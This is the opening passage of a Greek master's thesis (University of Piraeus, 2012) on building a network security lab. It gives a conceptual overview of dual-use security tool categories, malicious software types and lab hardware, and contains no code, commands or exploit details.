
Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Μελέτη, Σχεδιασμός και Αξιολόγηση Εργαστηρίου Δικτυακής Ασφάλειας**
Ονοματεπώνυμο Φοιτητή	**Αντώνιος Γιαννόπουλος του Αδριανού**
Αριθμός Μητρώου	**ΜΠΣΠ/08020**
Κατεύθυνση	**Δικτυοκεντρικά Πληροφοριακά Συστήματα**
Επιβλέπων	**Χρήστος Δουληγέρης, Καθηγητής**



Ημερομηνία Παράδοσης **Ιανουάριος 2012**

Τριμελής Εξεταστική Επιτροπή

Χρήστος Δουληγέρης Καθηγητής	Δημήτριος Βέργαδος Λέκτορας	Παναγιώτης Κοτζανικολάου Λέκτορας

ΠΕΡΙΕΧΟΜΕΝΑ

Περίληψη

Η εκπόνηση της διατριβής με θέμα «Μελέτη, Σχεδιασμός και Αξιολόγηση Εργαστηρίου Δικτυακής Ασφάλειας» αναδεικνύει τη σπουδαιότητα του Εργαστηρίου Δικτυακής Ασφάλειας σαν συνιστώσα του Πληροφοριακού Συστήματος του οργανισμού. Εργαστηρίου Δικτυακής Ασφάλειας του οργανισμού ορίζεται το Πληροφοριακό Σύστημα που δύναται να προσομοιώσει την συμπεριφορά και τη λειτουργία του Παραγωγικού Πληροφοριακού Συστήματος όντας σημαντικά μικρότερο σε μέγεθος. Ο σημαντικότερος λόγος για την υλοποίηση του Εργαστηρίου Δικτυακής Ασφάλειας αποτελεί η αποτίμηση της ασφάλειας του Πληροφοριακού Συστήματος του οργανισμού, χωρίς ρίσκο και με μικρό κόστος. Στην παρούσα διατριβή περιγράφεται η κατασκευή του Εργαστηρίου Δικτυακής Ασφάλειας. Παρουσιάζονται τεχνικές δικτυακών επιθέσεων, όπως η σάρωση δικτυακών θυρών, η απαρίθμηση συστημάτων, η εκμετάλλευση ευπαθειών κα. Περιγράφονται και χρησιμοποιούνται εργαλεία δικτυακής ασφάλειας όπως το Nmap, Nessus, Metasploit κα. Τέλος, υλοποιείται και παρουσιάζεται η εφαρμογή αποτίμησης δικτυακής ασφάλειας. Η εφαρμογή αξιολογεί το πληροφοριακό σύστημα του οργανισμού αντλώντας δεδομένα από το Εργαστήριο Δικτυακής Ασφάλειας.

Abstract

The elaboration of the thesis entitled "Design, Planning and Evaluation of Network Security Laboratory" illustrates the significance of the Network Security Lab as part of the organization's information system. As Network Security Laboratory defined the Information System that is able to simulate the operation of the production information system, being significantly smaller in size. The main reason for implementing the Network Security Laboratory is to evaluate the level of security of the organization's information system, risk-free and low cost. This thesis describes the construction of the Network Security Laboratory. Also presents techniques of network attacks like port scanning, enumeration of live systems, vulnerabilities exploit etc. Also describes the usage of network security tools like Nmap, Nessus, Metasploit etc. Finally presents the application named "evaluation of network security". This application evaluates the organization's information system drawing on information from the Laboratory of Network Security.

Εισαγωγή

Για τη συντριπτική πλειονοψηφία των οργανισμών η διαθεσιμότητα και ορθή λειτουργία του πληροφοριακού συστήματός τους, που ονομάζεται εναλλακτικά παραγωγικό περιβάλλον ή περιβάλλον παραγωγής, αποτελεί ίσως τον πιο κρίσιμο παράγοντα επιτυχίας τους. Ακόμη και μια μικρή διακοπή στη λειτουργία του πληροφοριακού συστήματος (ακόμα και για διάστημα μόλις κάποιων ωρών) μπορεί να αποβεί καταστροφική, καθώς τις περισσότερες φορές αποφέρει στον οργανισμό ζημίες σε αρκετούς επιχειρησιακούς τομείς, ανάλογα πάντα βέβαια με τη δραστηριότητα που αναπτύσσει ο τελευταίος. Παρόμοια καταστροφικά αποτελέσματα παρουσιάζονται όταν το πληροφοριακό σύστημα ναι μεν λειτουργεί αλλά όχι ορθά.

Για παράδειγμα, έστω κάποιος οργανισμός ο οποίος δραστηριοποιείται στο χώρο της χρηματοοικονομικής, και ασχολείται κυρίως με επενδύσεις στα διεθνή χρηματιστήρια. Έστω ότι για κάποιες ώρες το πληροφοριακό σύστημα δεν λειτουργεί. Ο οργανισμός δεν μπορεί να λάβει πληροφόρηση για τα χρηματιστήρια και γενικότερα για τις εξελίξεις στην αγορά αλλά ούτε δύναται να επενδύσει στις χρηματιστηριακές αγορές. Εκτός από την οικονομική ζημία, θίγεται άμεσα η φήμη και η αξιοπιστία του οργανισμού παγκοσμίως και δεν αποκλείεται να παρουσιαστούν και αποχωρήσεις πελατών.

Ένα παράδειγμα που το πληροφοριακό σύστημα λειτουργεί αλλά όχι ορθά, θα μπορούσε να αποτελέσει το πληροφοριακό σύστημα που ελέγχει τους φωτεινούς σηματοδότες μιας μεγάλης πόλης. Συνήθως τα συστήματα αυτά λειτουργούν με βάση την κίνηση για να ρυθμίζουν τη διάρκεια των φωτεινών σηματοδοτών. Ας φανταστούμε πως το πληροφοριακό σύστημα δεν λειτουργεί ορθά και διαβάζει λάθος τα δεδομένα κίνησης στους δρόμους. Το πιθανότερο είναι να προκληθεί κυκλοφοριακό χάος, που για να εξομαλυνθεί θα χρειαστεί να περάσουν μερικές ώρες. Τα αποτελέσματα του κυκλοφοριακού χάους είναι προφανή. Μερικά από αυτά αποτελούν η καθυστέρηση υπηρεσιών, η έλλειψη εμπιστοσύνης από τους πολίτες στο δήμο, επιπλέον ατμοσφαιρική ρύπανση κ.α.

Οι περισσότεροι οργανισμοί διαθέτουν μηχανισμούς που αντιμετωπίζουν άμεσα την διακοπή λειτουργίας του πληροφοριακού συστήματος, αλλά δεν διαθέτουν μηχανισμούς που να εντοπίζουν πλήρως τις ανωμαλίες στη λειτουργία του. Γενικότερα υπάρχουν δύο σχολές ως προς την διαχείριση των διακοπών και των ανωμαλιών των πληροφοριακών συστημάτων. Η πρώτη σχολή υποστηρίζει σαν βέλτιστη πρακτική την αντιμετώπιση τέτοιων φαινομένων ενώ η δεύτερη την πρόληψη τους. Οι τεχνικές πρόληψής τα τελευταία χρόνια τείνουν να κερδίζουν έδαφος, με τις απόψεις να συγκλίνουν πως βέλτιστη πρακτική πρόληψης για κάθε οργανισμό αποτελεί η δημιουργία ενός εργαστηριακού πληροφοριακού συστήματος που ονομάζεται αλλιώς και εργαστηριακό περιβάλλον ή περιβάλλον διενέργειας δοκιμών ή εργαστήριο δικτυακής ασφάλειας.

Λόγοι δημιουργίας του εργαστηρίου δικτυακής ασφάλειας

Στην εισαγωγή παρουσιάστηκε ένας από τους πολλούς λόγους που οι οργανισμοί αποφασίζουν να δημιουργήσουν ένα εργαστηριακό περιβάλλον. Το εργαστηριακό περιβάλλον είναι ύψιστης σημασίας για τους επαγγελματίες που δραστηριοποιούνται στον τομέα της ασφάλειας των πληροφοριακών συστημάτων. Η σημασία του είναι ανάλογη με τη σημασία ενός εργαστηρίου βιολογίας και χημείας για τους βιολόγους και τους χημικούς αντίστοιχα.

Γενικότερα, το εργαστηριακό περιβάλλον είναι ο χώρος όπου σύνθετα πειράματα, αποτελούμενα από πολλές παραμέτρους που συνήθως παράγουν απρόβλεπτα και δυσάρεστα αποτελέσματα, μπορούν να εκτελεστούν χωρίς ρίσκο καθώς οι επιπτώσεις τους περιορίζονται στο χώρο αυτό. Είναι αυτονόητο πως το περιβάλλον παραγωγής για την πλειοψηφία (εάν όχι για όλους) των οργανισμών έχει τεράστια αξία. Ας φανταστούμε πως ένας βιολόγος ενός φαρμακευτικού ομίλου παρασκευάζει ένα εμβόλιο και να το δοκιμάζει απευθείας σε ανθρώπους παρακάμπτοντας τις δοκιμές σε πειραματόζωα (τα πειραματόζωα είναι το εργαστηριακό περιβάλλον της επιχείρησης). Εκτός από τον αυτονόητο θανάσιμο κίνδυνο για τους ανθρώπους που θα το δοκίμαζαν, ελλοχεύουν κίνδυνοι εξίσου σημαντικοί. Η επαφή του εμβολίου με το ανθρώπινο DNA θα μπορούσε να ήταν καταστροφική. Ίσως να αποτελούσε αφορμή να γεννηθεί μια νέα θανατηφόρα ασθένεια ή ακόμη θα μπορούσε να μεταλλάξει το γενετικό κώδικα

δημιουργώντας ανεπιθύμητες ανωμαλίες που θα μεταφέρονταν στις επόμενες γενιές. Είναι λοιπόν αυτονόητο ότι οι παρενέργειες του εμβολίου δεν θα περιορίζονταν μόνο στις βραχυπρόθεσμες και τις οφθαλμοφανείς. Το παραπάνω παράδειγμα δεν έχει σκοπό να εξισώσει τη σημασία της ανθρώπινης ζωής με το πληροφοριακό σύστημα ενός οργανισμού, αλλά να προσδώσει την αξία του εργαστηριακού περιβάλλοντος.

Το πληροφοριακό σύστημα ενός οργανισμού πρέπει να έχει υψηλή αξιοπιστία και διαθεσιμότητα, γεγονός που συνεπάγεται ότι όλες οι αλλαγές πρέπει να γίνονται στο εργαστηριακό περιβάλλον που έχει σχεδιαστεί ειδικά γι' αυτό το σκοπό. Ας μελετήσουμε σαν παράδειγμα την περίπτωση διαχείρισης των διορθωτικών εκδόσεων λογισμικού (πιο γνωστά με τον αγγλικό όρο patch). Είναι ελάχιστοι οι οργανισμοί που προχωρούν απευθείας από την φάση της λήψης στη φάση της εγκατάστασης των διορθωτικών εκδόσεων λογισμικού στο περιβάλλον παραγωγής. Ως πρώτο βήμα αποτελεί η δοκιμή της διορθωτικής έκδοσης λογισμικού.

Η επικρατέστερη μέθοδος είναι η εγκατάσταση της διορθωτικής έκδοσης λογισμικού στο εργαστηριακό περιβάλλον. Με τη μέθοδο αυτή παρέχεται η δυνατότητα ανακάλυψης τυχόν προβλημάτων που θα προκύψουν και εξασφαλίζεται η συμβατότητα με τις υπάρχουσες εφαρμογές. Ακόμα ένα παράδειγμα αποτελεί η εκτέλεση penetration test, δηλαδή η αποτίμηση της ασφάλειας ενός πληροφοριακού συστήματος εκτελώντας εικονικές επιθέσεις. Ένα σενάριο της παραπάνω αποτίμησης είναι το εξής: η ομάδα που ασχολείται με το penetration testing έχει γράψει ένα κομμάτι κώδικα που αφορά σε μια νέας μορφής ευπάθεια. Φυσικά και δεν θα εγκαταστήσει αμέσως στο περιβάλλον παραγωγής τον κώδικα, καθώς το τελευταίο πράγμα που θα ήθελε η ομάδα θα ήταν να είναι υπεύθυνη για μια διακοπή λειτουργίας του πληροφοριακού συστήματος, αλλά θα προτιμήσει να το δοκιμάσει στο εργαστηριακό περιβάλλον ώστε να εντοπίσει παρενέργειες του κώδικα αυτού.

Στο σημείο αυτό πρέπει να επισημάνουμε ότι η δημιουργία ενός εργαστηριακού περιβάλλοντος προϋποθέτει την εξοικείωση με τις βασικές γνώσεις δικτύων και κυρίως της δρομολόγησης. Επίσης, πρέπει να είναι κατανοητές οι τεχνικές διείσδυσης σε ένα ρεύμα δεδομένων με σκοπό την ανάλυσή του και μετέπειτα την χρήση του για επιθέσεις στο δίκτυο. Ένα ακόμα προαπαιτούμενο είναι η γνώση των κοινών πρωτοκόλλων. Η αναγνώριση ανωμαλιών προϋποθέτει τη γνώση της ορθής συμπεριφοράς ενός δικτύου.

Εκτός από την αρωγή του εργαστηριακού περιβάλλοντος στην κατεύθυνση της αδιάλειπτης και ορθής λειτουργίας ενός πληροφοριακού συστήματος ενδεικτικά αναφέρονται και επιμέρους λόγοι για τους οποίους απαιτείται εργαστηριακό περιβάλλον:

- Εξάσκηση για την απόκτηση πιστοποιήσεων.
- Εφόδιο για επαγγελματική άνοδο.
- Περαιτέρω γνώση τεχνολογιών και αντικειμένων.
- Πειραματισμός με υπάρχουσες και νέες τεχνολογίες.
- Αποτίμηση υπαρχόντων και νέων εργαλείων.

Η επιτυχία σε μια πιστοποίηση στους τομείς των δικτύων και της ασφάλειας απαιτεί γνώση του δικτυακού εξοπλισμού και του λογισμικού που βρίσκεται εγκατεστημένο σε αυτό. Ο καλύτερος τρόπος εξοικείωσης με τα δίκτυα και την ασφάλεια είναι η σχεδίαση και η υλοποίηση ενός εργαστηριακού περιβάλλοντος καθώς θα υπάρχει η δυνατότητα προσθαφαίρεσης και επαναπροσδιορισμού των δικτυακών συσκευών ώστε να παρατηρεί την αλληλοεπίδραση τους.

Η επαγγελματική άνοδος δεν συμβαίνει σχεδόν ποτέ τυχαία σε κανένα επαγγελματικό χώρο. Το κλειδί της επιτυχίας είναι η συνεχής παρακολούθηση των εξελίξεων του επαγγελματικού τομέα. Ειδικότερα στον τομέα της τεχνολογίας της πληροφορικής (Information Technology) οι εξελίξεις είναι ραγδαίες. Ο καλύτερος τρόπος για έναν επαγγελματία του χώρου να τις παρακολουθήσει είναι να κατασκευάσει ένα πειραματικό περιβάλλον και να δουλέψει πάνω σε αυτό. Κατ' αυτό τον τρόπο εκτός από τη γνώση, θα δείξει στους εργοδότες του πως δεν ζητάει απλά μια θέση εργασίας, αλλά επιζητεί να κάνει καριέρα.

Ο πειραματισμός είναι η μόνη οδός για να κατανοηθούν πλήρως τα εργαλεία και οι μέθοδοι που χρησιμοποιούν οι επαγγελματίες στο χώρο της ασφάλειας αλλά και οι χάκερς. Υπάρχουν πολλές τεκμηριώσεις που εξηγούν πώς δουλεύουν τα προϊόντα, για παράδειγμα τα Windows Vista ή ένα ASA firewall, αλλά δεν υπάρχουν τεκμηριώσεις που να εξηγούν πώς όλα αυτά τα προϊόντα, λειτουργούν μαζί με εκατοντάδες άλλα προγράμματα και λογισμικά. Μέσα από το

εργαστηριακό περιβάλλον οι τεχνολογίες αυτές μπορούν να συνδυαστούν και να παρατηρηθούν οι αλληλεπιδράσεις τους.

Εν κατακλείδι, ένα εργαστηριακό περιβάλλον προσφέρεται για να δοκιμαστούν νέα πράγματα, είτε αυτά είναι νέο υλικό, είτε αυτά είναι νέο λογισμικό, είτε νέες πολιτικές ασφάλειας.

Κεφάλαιο 1: Συστατικά του Εργαστηρίου Δικτυακής Ασφάλειας

1.1 Εργαλεία δικτυακής ασφάλειας

Οι ομοιότητες των επαγγελματιών του τομέα της ασφάλειας πληροφοριακών συστημάτων και των χάκερς είναι αρκετές. Η βασική ομοιότητά τους είναι η εξονυχιστική μελέτη της ασφάλειας των πληροφοριακών συστημάτων (ως συνήθως με τη δημιουργία ενός εργαστηριακού περιβάλλοντος). Η διαφορά τους έγκειται στις προθέσεις τους. Οι επαγγελματίες του τομέα της ασφάλειας πληροφοριακών συστημάτων δεν θα δοκίμαζαν ποτέ να εκμεταλλευτούν προς όφελός τους, τα κενά ασφάλειας που θα ανακάλυπταν στο εργαστηριακό περιβάλλον (γι αυτό τους έχει αποδοθεί ο όρος του «καλόβουλου χάκερ») σε αντίθεση με τους χάκερς.

Τα εργαλεία που χρησιμοποιούν τόσο οι χάκερς όσο και οι επαγγελματίες του τομέα της ασφάλειας πληροφοριακών συστημάτων χωρίζονται σε εργαλεία λογισμικού και εργαλεία υλισμικού. Τα εργαλεία λογισμικού είναι πολυπληθέστερα και χρησιμοποιούνται τόσο για καλόβουλους όσο και για κακόβουλους σκοπούς. Για παράδειγμα τα εργαλεία που ψάχνουν για ανοικτές δικτυακές πόρτες (port scanners) μπορούν να χρησιμοποιηθούν για κακόβουλες επιθέσεις αλλά και για να διαπιστωθεί εάν το τείχος προστασίας (firewall) όντως λειτουργεί ορθά και αποκλείει τις ανεπιθύμητες δικτυακές πόρτες. Μια συνοπτική λίστα με τα εργαλεία λογισμικού που μπορούν να έχουν διπλή χρήση είναι:

- **Εργαλεία Ping Sweep:** Το ping sweep είναι μια τεχνική που χρησιμοποιείται για να διευκρινιστεί σε ένα εύρος διευθύνσεων ποιες αντιστοιχούν σε πραγματικούς πελάτες. Στην ουσία ένα τέτοιου τύπου εργαλείο στέλνει μια ICMP ECHO ερώτηση σε πολλούς πελάτες και εάν μια δοσμένη διεύθυνση αντιστοιχεί σε πελάτη τότε θα επιστρέψει μία ICMP ECHO απάντηση.
- **Σαρωτές θυρών (Port scanners):** Ενα port scanner πρόγραμμα είναι σχεδιασμένο να ανακαλύπτει την κατάσταση των δικτυακών θυρών ενός πελάτη. Για κάθε δικτυακή πόρτα επιστρέφει και μια κατάσταση. Οι καταστάσεις που επιστρέφει είναι τρεις, ανοικτή, κλειστή και φιλτραρισμένη. Μια δικτυακή πόρτα επιστρέφεται ως ανοικτή όταν μια υπηρεσία ακούει σε αυτήν. Μια δικτυακή πόρτα επιστρέφεται σαν κλειστή όταν η προσπάθεια σύνδεσης με τον πελάτη αποτυγχάνει, γιατί ο τελευταίος επιστρέφει σαν απάντηση ότι δεν επιτρέπεται η πρόσβαση σε αυτήν την δικτυακή πόρτα. Τέλος, μια δικτυακή πόρτα επιστρέφεται σαν φιλτραρισμένη όταν δεν επιστρέφεται καμία απάντηση από τον πελάτη καθώς συνήθως μεσολαβεί κάποιο τείχος προστασίας.
- **Εργαλεία ανακάλυψης ευπαθειών (vulnerability assessment):** Γενικότερα το vulnerability assessment είναι η διαδικασία κατά την οποία αναγνωρίζονται, προσδιορίζονται και κατηγοριοποιούνται οι ευπάθειες ενός οποιουδήποτε συστήματος. Στην περίπτωση μας, τέτοια εργαλεία αναγνωρίζουν τις αδυναμίες και ευπάθειες ενός πληροφοριακού συστήματος ή ενός δικτυακού πελάτη.
- **Null session εργαλεία:** Ως Null session ορίζονται οι μη-αυθεντικοποιημένες συνδέσεις σε πληροφοριακά συστήματα ή δικτυακούς πελάτες. Τα εργαλεία που εκμεταλλεύονται τις Null session συνδέσεις προσπαθούν είτε να υπερκεράσουν τα δικαιώματα που τους παρέχονται ή να συλλέξουν περαιτέρω πληροφορίες για το πληροφοριακό σύστημα ή το δικτυακό πελάτη.
- **OS fingerprinting εργαλεία:** Τα εργαλεία αυτά προσπαθούν να ανακαλύψουν πληροφορίες για το λειτουργικό σύστημα ενός πληροφοριακού συστήματος ή ενός δικτυακού πελάτη. Το επίπεδο ανακάλυψης φτάνει έως και τα διορθωτικά πακέτα λογισμικού που έχουν εγκατασταθεί στο λειτουργικό σύστημα. Χωρίζονται σε δύο κατηγορίες ανάλογα με την τεχνική συλλογής των πληροφοριών, στα ενεργητικά και στα παθητικά. Αυτά που ανήκουν στην πρώτη κατηγορία στέλνουν συγκεκριμένες αιτήσεις στο απομακρυσμένο σύστημα και κρίνοντας από την συμπεριφορά του βγάζουν το συμπέρασμα τους. Αντίθετα, τα παθητικά παρακολουθούν την κανονική ανταλλαγή αιτήσεων ανάμεσα στα δυο συστήματα χωρίς να παρεμβαίνουν σε αυτή, και εξάγουν το συμπέρασμά τους.

- **Exploit frameworks εργαλεία:** Τα exploit framework εργαλεία αναπτύχθηκαν κυρίως για να διευκολύνουν τη συγγραφή κώδικα που εκμεταλλεύεται τις ευπάθειες των συστημάτων. Χωρίς αυτά ο προγραμματιστής θα χρειαζόταν μια πληθώρα από διαφορετικές ειδικές γνώσεις για να γράψει τέτοιου είδους κώδικα.
- **Decompiler εργαλεία:** Ένας decompiler μεταφράζει εκτελέσιμα προγράμματα (δηλαδή το αποτέλεσμα ενός compiler) σε πηγαίο κώδικα μιας γλωσσάς υψηλού επιπέδου το οποίο με τη σειρά του αν συμπιληστεί θα δώσει ένα εκτελέσιμο με ίδια συμπεριφορά με το αρχικό.
- **Port redirection εργαλεία:** Τα εργαλεία της κατηγορίας αυτής πραγματοποιούν την ανακατεύθυνση μιας δικτυακής θύρας από ένα δικτυακό κόμβο σε έναν άλλο. Έτσι γίνεται δυνατό σε ένα εξωτερικό δίκτυο να προσπελάσει μια υπηρεσία σε μια πόρτα που βρίσκεται σε μια άλλη IP διεύθυνση από αυτήν της υπηρεσίας.

Υπάρχουν όμως και εργαλεία, όπως για παράδειγμα οι γεννήτριες ιομορφικού λογισμικού (virus generation) και γεννήτριες παραγωγής δούρειων ίππων (Trojan) που σκοπό έχουν μοναχά τη δημιουργία προβλημάτων σε πληροφοριακά συστήματα. Επιπρόσθετα, αρκετές είναι οι ιστοσελίδες που ως μοναδικό σκοπό έχουν να δώσουν οδηγίες για την κατασκευή ιομορφικού λογισμικού. Για παράδειγμα μια τέτοια ιστοσελίδα είναι η http://vx.netlux.org. Μια συνοπτική λίστα με εργαλεία που ο σκοπός τους περιγράφηκε σε αυτή την παράγραφο είναι η εξής:

- Δούρειοι Ίπποι (Trojan horses)
- Ιομορφικό Λογισμικό (Viruses)
- Σκουλήκια (Worms)
- Ανεπιθύμητο Λογισμικό (Malware)
- Εργαλεία δημιουργίας άρνησης υπηρεσιών (Denial of service (DoS) tools)
- Κατανεμημένα εργαλεία δημιουργίας άρνησης υπηρεσιών (Distributed denial of service (DDoS) tools)
- Λογισμικό παρακολούθησης και καταγραφής (Spyware)
- Εργαλεία ανακάλυψης εναλλακτικών τρόπων πρόσβασης (Backdoors).

Μπορεί η πλειοψηφία των εργαλείων που χρησιμοποιούν οι hackers και οι επαγγελματίες στον τομέα της ασφάλειας πληροφοριακών συστημάτων να συγκαταλέγεται στον τομέα του λογισμικού, υπάρχουν όμως, λίγα μεν, εργαλεία υλισμικού όπως τα αντικλείδια (lock picks), οι τηλεφωνικές παγίδες (phone taps) και οι ανιχνευτές ασύρματων δικτύων (wireless detectors).

Η χρήση κλειδαριών εμπεριέχει ένα μεγάλο ρίσκο, την ψευδή δημιουργία αισθήματος ασφάλειας. Η αλήθεια είναι ότι οι κλειδαριές βοηθούν μόνο στη διατήρηση της αθωότητας των καλόβουλων ατόμων. Τα κακόβουλα άτομα γνωρίζουν πώς να υπερκεράσουν μια κλειδαριά χρησιμοποιώντας τα αντικλείδια. Τα αντικλείδια χρησιμοποιούνται για να ανοίγουν κάθε είδους κλειδαριά, σε πόρτες, συσκευές ακόμα και χρηματοκιβώτια. Η χρήση τέτοιων εργαλείων συνήθως δεν διδάσκεται αλλά μαθαίνεται με εξάσκηση. Αν και δεν έχει αξία να αναφερθούμε περαιτέρω στην παραβίαση κλειδαριών, ο επαγγελματίας σε θέματα ασφάλειας θα πρέπει να προμηθευτεί τέτοιου είδους εργαλεία για να δοκιμάσει την αντοχή των κλειδαριών του οργανισμού (πάντα βέβαια με την κατάλληλη άδεια).

Η επόμενη κατηγορία είναι οι τηλεφωνικές παγίδες. Ουσιαστικά οι κακόβουλες επιθέσεις σε τηλέφωνα προϋπήρχαν των κακόβουλων επιθέσεων σε υπολογιστές. Για τους επίδοξους χάκερς τηλεφώνων οι δεκαετίες του ΄60 και του ΄70 ήταν ό,τι αποτέλεσε ο χρυσός αιώνας του Περικλή για τους αρχαίους Αθηναίους. Τις δεκαετίες αυτές εμφανίστηκαν οι περισσότερες επιθέσεις σε τηλέφωνα. Μερικοί από τους δημοφιλέστερους τύπους επιθέσεων ήταν:

- Δωρεάν κλήσεις από τηλεφωνικούς θαλάμους αντιγράφοντας τον τόνο του νομίσματος.
- Τηλεφωνικές υποκλοπές.
- Προσπάθεια εξαπάτησης συνδρομητών προσποιούμενοι την ταυτότητα ενός συνδρομητή.

Πλέον τα περισσότερα από τα εργαλεία αυτά, είναι άχρηστα καθώς στηρίζονταν στα παλιάς τεχνολογίας τηλεφωνικά κέντρα. Σε τέτοια κέντρα η σηματοδοσία και η φωνή περνούσαν από το ίδιο κανάλι καθιστώντας το έργο των κακόβουλων συνδρομητών σαφώς ευκολότερο. Στα μοντέρνα τηλεφωνικά κέντρα χρησιμοποιείται διαφορετικό κανάλι για τη σηματοδοσία και

διαφορετικό για την φωνή, έτσι δεν εφικτό να χρησιμοποιηθεί μια συσκευή που αναπαράγει τόνους σηματοδοσίας διότι οι τελευταίοι θα διοχετευτούν στο κανάλι της φωνής.

Οι κακόβουλοι συνδρομητές παρόλο που έχουν μειωθεί, έχουν ανακαλύψει νέους τρόπους για να επιτίθενται στις τηλεφωνικές γραμμές. Πλέον έχουν εστιάσει την προσοχή τους στην υποκλοπή της ταυτότητας συνδρομητών, ώστε να προσποιούνται άλλους συνδρομητές. Ας μην ξεχνάμε πως τεχνικές σαν και αυτές διαδραμάτισαν σημαντικό ρόλο στο σκάνδαλο που ξέσπασε στην Hewlett Packard το 2006 όπου υποκλάπηκαν λίστες που περιείχαν αριθμούς που συνομιλούσαν μεταξύ τους [http://en.wikipedia.org/wiki/Hewlett-Packard_spying_scandal].

Η τελευταία κατηγορία αυτών των εργαλείων είναι οι ανιχνευτές ασυρμάτων δικτύων. Συνήθως είναι μικροί σε μέγεθος για να μεταφέρονται εύκολα και παρέχουν τη δυνατότητα ανίχνευσης ασύρματων δικτύων προσφέροντας μια σειρά από πληροφορίες γι αυτά. Τέτοια εργαλεία μπορούν να χρησιμοποιηθούν τόσο για καλόβουλους όσο και για κακόβουλους σκοπούς. Σε έναν επαγγελματία τα εργαλεία αυτά δύνανται να του αποκαλύψουν την ποιότητα του σήματος ενός ασύρματου δικτύου ώστε να κάνει παρεμβάσεις, χωρίς να χρειάζεται να έχει μαζί του το φορητό υπολογιστή του. Σε ένα κακόβουλο χρήστη δύναται να του αποκαλύψει τα ασύρματα δίκτυα που υπάρχουν σε μια περιοχή ώστε να αξιολογήσει με μια πρώτη ματιά εάν μπορεί να τα χρησιμοποιήσει για τους σκοπούς του. Μια τέτοια συσκευή πλέον μπορεί να αποτελέσει το κινητό τηλέφωνο που διαθέτει ασύρματη κάρτα δικτύου.

1.2 Ο απαιτούμενος υλικός εξοπλισμός

Ο εξοπλισμός που απαιτείται για ένα εργαστηριακό περιβάλλον χωρίζεται σε δύο κατηγορίες ανάλογα με την αναγκαιότητά του: στον απαραίτητο και στον προαιρετικό. Ο απαραίτητος εξοπλισμός (για παράδειγμα τα καλώδια τροφοδοσίας) πρέπει οπωσδήποτε να υπάρχει ενώ ο προαιρετικός διαμορφώνεται ανάλογα με τις ανάγκες του εργαστηριακού περιβάλλοντος (για παράδειγμα εάν δεν περιλαμβάνονται στον οργανισμό ασύρματα δίκτυα τότε δεν χρειαζόμαστε στο εργαστηριακό περιβάλλον ασύρματες κάρτες δικτύου).

Μια λίστα με τον εξοπλισμό (απαραίτητο και προαιρετικό) παρουσιάζεται ευθύς αμέσως:

- Ηλεκτρονικοί υπολογιστές
- Δικτυακά εργαλεία
- Καλώδια
- Δικτυακός χώρος αποθήκευσης αρχείων
- Hubs
- Switches
- Routers
- Αφαιρούμενος αποθηκευτικός χώρος
- Σύνδεση στο διαδίκτυο
- Εξοπλισμός Cisco ή ανάλογος
- Τείχη προστασίας
- Ασύρματα σημεία πρόσβασης
- Πληκτρολόγια ,ποντίκια, οθόνες, KVM
- Πολύπριζα και πρίζες.

Παρόλο που είναι δυνατόν να δουλέψουν τα πάντα σε ένα ηλεκτρονικό υπολογιστή, καλή πρακτική είναι να υπάρχουν τουλάχιστον δύο. Ο ένας υπολογιστής θα εξαπολύει τις επιθέσεις στοχεύοντας τον άλλο και θα παρακολουθεί το δίκτυο. Οι απαιτήσεις των υπολογιστών ποικίλουν ανάλογα με το σενάριο που θέλουμε να εφαρμόσουμε.

Ένα εργαστηριακό περιβάλλον χρειάζεται ποικιλία από καλώδια που επιτρέπουν την παραμετροποίηση του με διαφορετικούς τρόπους. Χρήσιμο θα ήταν να υπάρχουν και εργαλεία κατασκευής καλωδίων.

Ο αποθηκευτικός χώρος είναι απαραίτητος. Ο αφαιρούμενος αποθηκευτικός χώρος είναι χρήσιμος ώστε να κρατάμε ακριβή αντίγραφα των λειτουργικών συστημάτων και να τα επαναφέρουμε ανά πάσα στιγμή. Ο δικτυακός αποθηκευτικός χώρος είναι χρήσιμος για την

αποθήκευση προγραμμάτων που διαμοιράζονται, άλλα και για αρχεία που περιέχουν παραμετροποιήσεις ενός συστήματος.

Τα hubs, switches, routers είναι τα θεμέλια της δικτυακής υποδομής. Σημαντικό είναι να γίνει αντιληπτό ότι οι συσκευές που προέρχονται από διαφορετικές εταιρίες δεν προσφέρουν τις ίδιες δυνατότητες. Καλή πρακτική είναι να προτιμηθούν προϊόντα της Cisco που απαντώνται σχεδόν σε κάθε οργανισμό.

Η σύνδεση στο διαδίκτυο είναι απαραίτητη για τη λήψη βοήθειας μέσω άρθρων και τεχνικών αναφορών, αλλά και ακόμα στην περίπτωση που χρειάζεται να προσομοιωθεί το σενάριο της επίθεσης από το διαδίκτυο.

Πολύτιμο συστατικό μπορεί να αποδειχθεί ένα τείχος προστασίας. Το τείχος προστασίας είναι ένα στοιχείο το οποίο ο επαγγελματίας στην ασφάλεια πληροφοριακών συστημάτων πρέπει να γνωρίζει να χειρίζεται άριστα. Μπορεί να είναι είτε τείχος προστασίας στηριζόμενο σε υλισμικό όπως ένα PIX ή ASA είτε στηριζόμενο στο λογισμικό όπως ο ISA Server και το Squid. Συνήθως η δεύτερη κατηγορία κοστίζει λιγότερο.

Εάν το εργαστηριακό περιβάλλον περιλαμβάνει και ασύρματο δίκτυο τότε πρέπει να υπάρχει και ένα ασύρματο σημείο πρόσβασης. Βεβαίως δεν πρέπει να υποτιμηθεί και ο υπόλοιπος εξοπλισμός που αποτελείται από πρίζες, πολύπριζα, UPS, πληκτρολόγια και ποντίκια καθώς χωρίς αυτά δεν υφίσταται συνήθως εργαστηριακό περιβάλλον.

1.3 Πλατφόρμα Λογισμικού

